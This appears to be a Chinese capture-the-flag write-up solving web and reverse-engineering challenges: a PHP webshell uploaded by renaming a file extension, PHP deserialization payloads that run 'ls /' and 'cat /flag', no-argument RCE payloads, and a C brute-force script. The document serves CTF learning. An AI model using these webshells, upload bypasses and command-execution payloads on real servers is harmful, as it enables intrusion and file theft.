
看看有没有模板注入

没回显,应该时布尔盲注。
sqlmap没装好,不会做。
n00b_Upload | 已完成
写好一句话木马
1
<?= eval(POST['cmd'] ?>
将文件后缀改为png

蚁剑连不上
换种方法,写
1
<?=`cat /f*`;
该文件后缀为png,上传时用burp抓包,再该后缀为php

转到文件位置

unsign | 已完成
反序列化

payload: url=O:3:”syc”:1: {s:4:”cuit”;O:5:”lover”:2:{s:3:”yxx”;O:3:”web”:2:{s:4:”eva1”;s:6:”system”;s:11:”interesting”;s:4:”ls+/”;}s:2:”QW”;N;}} 看到根目录下有flag文件

payload: url=O:3:”syc”:1:{s:4:”cuit”;O:5:”lover”:2: {s:3:”yxx”;O:3:”web”:2:{s:4:”eva1”;s:6:”system”;s:11:”interesting”;s:9:”cat+/flag”;}s:2:”QW”;N;}} 读取在根目录的 flag文件

Pupyy_rce | 已完成


看到
1
if (';' === preg_replace('/[^\s\(\)]+?\((?R)?\)/', '', $var))

是无参rce,使用 var=print_r(scandir(pos(localeconv()))); 来打印当前目录的文件信息
利用 array_flip() 将当前包含当前目录文件信息的数组的键值对反转

然后使用 array_rand() 随机取出一个键,这样的话,利用 var=readfile(array_rand(array_flip(scandir(pos(localeconv()))))); 多尝试几次即可读取到 flag
RE
幸运数字 | 已完成
main函数

输入一个小于等于999,如果输入的数正确的话输出flag,写脚本爆破
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
#include<stdio.h>
#include<string.h>
unsigned int __cdecl result(unsigned int k)
{
  if ( k )
    return result(k - 1) + k;
  else
    return 0;
}

int main(){
	int v4;
  unsigned int v5;
  unsigned __int8 cmp_data[41];
  unsigned int k;
  int lenth;
  int i;
	char flag[99];
	  memcpy(cmp_data, "\r\a", 2);
  cmp_data[2] = 29;
  cmp_data[3] = 37;
  cmp_data[4] = 29;
  cmp_data[5] = 110;
  cmp_data[6] = 48;
  cmp_data[7] = 57;
  cmp_data[8] = 44;
  cmp_data[9] = 63;
  cmp_data[10] = 42;
  cmp_data[11] = 43;
  cmp_data[12] = 50;
  cmp_data[13] = 63;
  cmp_data[14] = 42;
  cmp_data[15] = 55;
  cmp_data[16] = 110;
  cmp_data[17] = 48;
  cmp_data[18] = 48;
  cmp_data[19] = 48;
  cmp_data[20] = 48;
  cmp_data[21] = 45;
  cmp_data[22] = 1;
  cmp_data[23] = 7;
  cmp_data[24] = 49;
  cmp_data[25] = 43;
  cmp_data[26] = 1;
  cmp_data[27] = 57;
  cmp_data[28] = 31;
  cmp_data[29] = 59;
  cmp_data[30] = 45;
  cmp_data[31] = 45;
  cmp_data[32] = 27;
  cmp_data[33] = 58;
  cmp_data[34] = 1;
  cmp_data[35] = 12;
  memcpy(&cmp_data[36], "o96*#", 5);
  for(k=0; k <= 999; k++)
  {
    lenth = 41;
    for ( i = 0; i < lenth; ++i )
    {
	  v4 = cmp_data[i];
      v5 = result(k);
      flag[i]=v4 ^ (v5 % 211);
    }
    if(strncmp(flag,"SYC{",4)==0){
    	break;
    }
  }
	printf("%s",flag);
	return 0;
}
得到flag: SYC{C0ngratulati0nnnns_You_gAessEd_R1ght}
shiftjmp
汇编中⼀条 jz 指令使程序执⾏流跳转到了 0x117B 处,⽽由于 IDA 分析错误,会将 0x117C处识别为 jmp 指令的开头( E9 ),直接nop 该处
方法1:edit->patch program->change byte 把0xe9 改成0x90

方法2:先按U,右键Keypatch->Patcher